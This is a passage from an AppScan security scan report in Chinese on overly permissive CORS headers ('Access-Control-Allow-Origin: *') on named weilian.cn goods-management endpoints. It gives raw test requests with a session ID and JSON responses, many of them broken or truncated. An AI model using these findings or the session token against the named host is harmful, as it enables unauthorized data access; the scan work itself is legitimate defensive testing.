        </div>
    </div>

    <!--查询模板-->
    <script id="goodscontrol_searchTempl" type="text/html">
        <div id="ins-search" class="from_table_con">
            <div class="form-group">
                <div>
                    <form method="post" id="goodscontrolsearchForm" role="form">
                        <table cellpadding="0" cellspacing="0" class="from_table">
                            <tr>
                                <td>资产编码</td>
                                <td>
                                    <input type="text" class="form-control goods_se_entry" name="goodscode"
                                        id="goodscontrolcode"
                                        autocomplete="off"/>
                                    <input type="hidden" name="goodsid" id="goodscontrolid"/>
                                </td>
                            </tr>
                            <tr>
                                <td>资产名称</td>
                                <td>
                                    <input type="text" class="form-control" name="goodsname" id="goodsname"/>
                                </td>
                            </tr>
                            <tr>
                                <td>上下架状态</td>
                                <td>
                                    <select id="goodscontrolselect" name="status" class="form-control" type="text">
                                        <option value="--请选择--"></option>
                                        <option value='2'>待上架</option>
                                        <option value='1'>上架</option>
                                        <option value='0'>下架</option>
                                    </select>
                                </td>
                            </tr>
                        </table>
                    </form>
                </div>
            </div>
        </div>
    </script>

    <!--查询模板-->
    <script id="ongoods_Temp" type="text/html">
        <div id="ongoods_Dig" class="from_table_con">
            <div class="form-group">
                <div>
                    <form method="post" id="on_goods_form" role="form">
                        <table cellpadding="0" cellspacing="0" class="from_table">
                            <tr>
                                <!-- <td>上架时间</td>
                                <td>
                                    <input type="text" class="form-control " id="od_begindate" name="begindate"
                                        value="">
                                </td>
                                <td>下架时间</td>
                                <td>
                                    <input type="text" class="form-control " id="od_enddate" name="enddate"
                                        value="">
                                </td>-->
                                <td align="center">
                                    确认上架</td>
                            </tr>
                        </table>
                    </form>
                </div>
            </div>
        </div>
    </script>

```

```

<script type="text/javascript">

//初始化js
$(function () {
    //var goodsURL = "http://test.vr.weilian.cn:40884/";
    var goodsURLs = goodsURL;
    //初始化上下架管理列表
    var option = {
        plusBtn: [{
            id: "queryGoodscontrolBtn",
            text: "查询",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }, {
            id: "onGoodscontrolBtn",
            text: "上架",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }, {
            id: "offGoodscontrolBtn",
            text: "下架",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }],
        //自定义按钮绑定事件
        onInit: function () {
            $("#queryGoodscontrolBtn").on("click", function () {
                ...
                ...
                ...
            })
        }
    }
});

```

问题 6 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/getdetailList>

实体: getdetailList (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 6

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsonoffdetail/getdetailList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

```

```
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 72,
      "results": [
        {
          "enterpriseid": 55,
          "onoffDtlid": null,
          "goodsonoffid": null,
          "goodsid": 105190,
          "goodscode": "0200202",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "werdhgf",
          "goodsunit": "gechi",
          "goodstype": null,
          "price": null,
          "classname": "      办公耗材",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 0,
          "statusname": "      下架"
        },
        {
          "enterpriseid": 55,
          "onoffDtlid": null,
          "goodsonoffid": null,
          "goodsid": 105186,
          "goodscode": "0375346",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "      场地",
          "goodsunit": "      小时",
          "goodstype": null,
          "price": null,
          "classname": "      场地租用",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 1,
          "statusname": "      上架"
        }
      ]
    }
  ]
}
```

```

    },
    {
      "enterpriseid": 55,
      "onoffDtlid": null,
      "goodsonoffid": null,
      "goodsid": 105184,
      "goodscode": "0300345",
      "saleprice": null,
      "lsaleprice": null,
      "wsaleprice": null,
      "netsaleprice": null,
      "ondate": null,
      "offdate": null,
      "memo": null,
      "barcode": null,
      "goodsname": "会场租用",
      "goodsunit": "米",
      "goodstype": null,
      "price": null,
      "classname": "会场租用",
      "goodsclassid": null,
      "saleqty": null,
      "departmentid": 1670,
      "status": 2,
      "statusname": "待上架"
    },
    {
      "enterpriseid": 55,
      "onoffDtlid": null,
      "goodsonoffid": null,
      "goodsid": 105183,
      "goodscode": "0300299",
      "saleprice": null,
      "lsaleprice": null,
      "wsaleprice": null,
      "netsaleprice": null,
      "ondate": null,
      "offdate": null,
      "memo": null,
      "barcode": null,
      "goodsname": "工位租用",
      "goodsunit": "间",
      "goodstype": null,
      "price": null,
      "classname": "工位租用",
      "goodsclassid": null,
      "saleqty": null,
      "departmentid": 1670,
      "status": 2,
      "statusname": "待上架"
    },
    {
      "enterpriseid": 55,
      "onoffDtlid": null,
      "goodsonoffid": null,
      "goodsid": 105182,
      "goodscode": "0300123",
      "saleprice": null,
      "lsaleprice": null,
      "wsaleprice": null,
      "netsaleprice": null,
      "ondate": null,
      "offdate": null,
      "memo": null,
      "barcode": null,
      "goodsname": "场地租用",
      "goodsunit": "间",
      "goodstype": null,
      "price": null,
      "classname": "场地租用",
      "goodsclassid": null,
      "saleqty": null,
      "departmentid": 1670,
      "status": 2,
      "statusname": "待上架"
    },
    {
      "enterpriseid": 55,

```

```

        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 105181,
        "goodscode": "0102226",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        交通运输设备",
        "goodsunit": "        辆",
        "goodstype": null,
        "price": null,
        "classname": "        交通运输设备",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "        待上架"
    }
    ,
    {
        "enterpriseid": 55,
        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 105180,
        "goodscode": "0120051",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barco
...
...
...

```

变体- | 2 / 6

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsonoffdetail/getdetailList?
draw=2&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding

```


Date: Fri, 12 Jan 2018 03:19:39 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 72,
      "results": [
        {
          "enterpriseid": 55,
          "onoffDtId": null,
          "goodsonoffid": null,
          "goodsid": 105190,
          "goodscod": "0200202",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "werdhgf",
          "goodsunit": "gechi",
          "goodstype": null,
          "price": null,
          "classname": "      办公耗材",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 1,
          "statusname": "      上架"
        },
        {
          "enterpriseid": 55,
          "onoffDtId": null,
          "goodsonoffid": null,
          "goodsid": 105186,
          "goodscod": "0375346",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "      场地",
          "goodsunit": "      小时",
          "goodstype": null,
          "price": null,
          "classname": "      场地租用",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 1,
          "statusname": "      上架"
        },
        {
          "enterpriseid": 55,
          "onoffDtId": null,
          "goodsonoffid": null,
          "goodsid": 105184,
          "goodscod": "0300345",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "      会场租用",
          "goodsunit": "      米",
          "goodstype": null,
          "price": null,
          "classname": "      会场租用",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 1,
          "statusname": "      上架"
        }
      ]
    }
  ]
}
```

```

        "price": null,
        "classname": "会场租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtlid": null,
        "goodsonoffid": null,
        "goodsid": 105183,
        "goodscode": "0300299",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "工位租用",
        "goodsunit": "间",
        "goodstype": null,
        "price": null,
        "classname": "工位租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtlid": null,
        "goodsonoffid": null,
        "goodsid": 105182,
        "goodscode": "0300123",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "场地租用",
        "goodsunit": "间",
        "goodstype": null,
        "price": null,
        "classname": "场地租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtlid": null,
        "goodsonoffid": null,
        "goodsid": 105181,
        "goodscode": "0102226",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "交通运输设备",
        "goodsunit": "辆",
        "goodstype": null,
        "price": null,
        "classname": "交通运输设备",
        "goodsclassid": null,

```

```

        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "    待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtlid": null,
        "goodsonoffid": null,
        "goodsid": 105180,
        "goodscode": "0120051",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barco
...
...
...

```

变体- | 3 / 6

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsonoffdetail/getdetailList?
draw=3&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 72,
      "results": [
        {
          "enterpriseid": 55,
          "onoffDtlid": null,
          "goodsonoffid": null,
          "goodsid": 105190,
          "goodscode": "0200202",
          "saleprice": null,

```

```

        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "werdhgF",
        "goodsunit": "gechi",
        "goodstype": null,
        "price": null,
        "classname": "      办公耗材",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 0,
        "statusname": "      下架"
    }
    ,
    {
        "enterpriseid": 55,
        "onoffDtld": null,
        "goodsonoffid": null,
        "goodsid": 105186,
        "goodscode": "0375346",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "      场地",
        "goodsunit": "      小时",
        "goodstype": null,
        "price": null,
        "classname": "      场地租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 1,
        "statusname": "      上架"
    }
    ,
    {
        "enterpriseid": 55,
        "onoffDtld": null,
        "goodsonoffid": null,
        "goodsid": 105184,
        "goodscode": "0300345",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "      会场租用",
        "goodsunit": "      米",
        "goodstype": null,
        "price": null,
        "classname": "      会场租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "      待上架"
    }
    ,
    {
        "enterpriseid": 55,
        "onoffDtld": null,
        "goodsonoffid": null,
        "goodsid": 105183,
        "goodscode": "0300299",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,

```

```

        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        工位租用",
        "goodsunit": "        间",
        "goodstype": null,
        "price": null,
        "classname": "        工位租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "        待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtld": null,
        "goodsonoffid": null,
        "goodsid": 105182,
        "goodscod": "0300123",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        场地租用",
        "goodsunit": "        间",
        "goodstype": null,
        "price": null,
        "classname": "        场地租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "        待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtld": null,
        "goodsonoffid": null,
        "goodsid": 105181,
        "goodscod": "0102226",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        交通运输设备",
        "goodsunit": "        辆",
        "goodstype": null,
        "price": null,
        "classname": "        交通运输设备",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "        待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtld": null,
        "goodsonoffid": null,
        "goodsid": 105180,
        "goodscod": "0120051",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,

```

```
...
...
...
"barco"
```

变体- | 4 / 6

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsonoffdetail/getdetailList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 72,
      "results": [
        {
          "enterpriseid": 55,
          "onoffDtlid": null,
          "goodsonoffid": null,
          "goodsid": 105190,
          "goodscode": "0200202",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "werdhgf",
          "goodsunit": "gechi",
          "goodstype": null,
          "price": null,
          "classname": "办公耗材",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 0,
          "statusname": "下架"
        },
        {

```

```

        "enterpriseid": 55,
        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 105186,
        "goodscod": "0375346",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        场地",
        "goodsunit": "        小时",
        "goodstype": null,
        "price": null,
        "classname": "        场地租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 1,
        "statusname": "        上架"
    }
    ,
    {
        "enterpriseid": 55,
        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 105184,
        "goodscod": "0300345",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        会场租用",
        "goodsunit": "        米",
        "goodstype": null,
        "price": null,
        "classname": "        会场租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "        待上架"
    }
    ,
    {
        "enterpriseid": 55,
        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 105183,
        "goodscod": "0300299",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        工位租用",
        "goodsunit": "        间",
        "goodstype": null,
        "price": null,
        "classname": "        工位租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "        待上架"
    }
    ,
    {
        "enterpriseid": 55,
        "onoffDtId": null,
        "goodsonoffid": null,

```

```

        "goodsid": 105182,
        "goodscode": "0300123",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        场地租用",
        "goodsunit": "        间",
        "goodstype": null,
        "price": null,
        "classname": "        场地租用",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "        待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 105181,
        "goodscode": "0102226",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        交通运输设备",
        "goodsunit": "        辆",
        "goodstype": null,
        "price": null,
        "classname": "        交通运输设备",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 2,
        "statusname": "        待上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 105180,
        "goodscode": "0120051",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        专用设备",
        "goodsunit": "

```

...

变体- | 5 / 6

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsonoffdetail/getdetailList?
draw=2&start=0&length=15&search%5Bvalue%5D=1234&search%5Bregex%5D=false&pageNum=1&searchValue=123
4 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:20:33 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 3,
      "results": [
        {
          "enterpriseid": 55,
          "onoffDtId": null,
          "goodsonoffid": null,
          "goodsid": 104974,
          "goodscode": "0123459",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "4325325",
          "goodsunit": "ge",
          "goodstype": null,
          "price": null,
          "classname": "设备类",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 1,
          "statusname": "上架"
        },
        {
          "enterpriseid": 55,
          "onoffDtId": null,
          "goodsonoffid": null,
          "goodsid": 104931,
          "goodscode": "0312345",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "测试01",
          "goodsunit": "个",
          "goodstype": null,
          "price": null,

```

```

        "classname": "        亦乐测试分类",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 1,
        "statusname": "        上架"
    },
    {
        "enterpriseid": 55,
        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 104893,
        "goodscode": "0112345",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "        苹果手机",
        "goodsunit": "        台",
        "goodstype": null,
        "price": null,
        "classname": "        家具用具及其他",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 1,
        "statusname": "        上架"
    }
]
,
"showPageNumbers": [
    0
]
,
"pages": [
    {
        "pageNo": 1,
        "pageCount": 1,
        "params": [
            {
                "searchValue": "1234"
            }
        ]
    },
    {
        "totalPageCount": 1,
        "nextIndex": 15,
        "page": 1,
        "previousIndex": 0
    }
]
,
"returnCode": 0,
"msg": null,
"html": null
}

```

变体- | 6 / 6

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsonoffdetail/getdetailList?
draw=3&start=0&length=45&search%5Bvalue%5D=1234&search%5Bregex%5D=false&pageNum=1&searchValue=1234 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html

```

```
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:20:37 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 45,
      "totalCount": 3,
      "results": [
        {
          "enterpriseid": 55,
          "onoffDtlid": null,
          "goodsonoffid": null,
          "goodsid": 104974,
          "goodscode": "0123459",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "4325325",
          "goodsunit": "ge",
          "goodstype": null,
          "price": null,
          "classname": "          设备类",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 1,
          "statusname": "          上架"
        },
        {
          "enterpriseid": 55,
          "onoffDtlid": null,
          "goodsonoffid": null,
          "goodsid": 104931,
          "goodscode": "0312345",
          "saleprice": null,
          "lsaleprice": null,
          "wsaleprice": null,
          "netsaleprice": null,
          "ondate": null,
          "offdate": null,
          "memo": null,
          "barcode": null,
          "goodsname": "          测试01",
          "goodsunit": "          个",
          "goodstype": null,
          "price": null,
          "classname": "          亦乐测试分类",
          "goodsclassid": null,
          "saleqty": null,
          "departmentid": 1670,
          "status": 1,
          "statusname": "          上架"
        },
        {
          "enterpriseid": 55,
```

```

        "onoffDtId": null,
        "goodsonoffid": null,
        "goodsid": 104893,
        "goodscode": "0112345",
        "saleprice": null,
        "lsaleprice": null,
        "wsaleprice": null,
        "netsaleprice": null,
        "ondate": null,
        "offdate": null,
        "memo": null,
        "barcode": null,
        "goodsname": "苹果手机",
        "goodsunit": "台",
        "goodstype": null,
        "price": null,
        "classname": "家具用具及其他",
        "goodsclassid": null,
        "saleqty": null,
        "departmentid": 1670,
        "status": 1,
        "statusname": "上架"
    }
},
"showPageNumbers": [
    0
],
"pages": [
    {
        "pageNo": 1,
        "pageCount": 1,
        "params": [
            {
                "searchValue": "1234"
            }
        ]
    },
    {
        "totalPageCount": 1,
        "nextIndex": 45,
        "page": 1,
        "previousIndex": 0
    }
],
"returnCode": 0,
"msg": null,
"html": null
}

```

问题 7 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/pubGoodsgsbm/selectList>

实体: selectList (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /pubGoodsgsbm/selectList HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
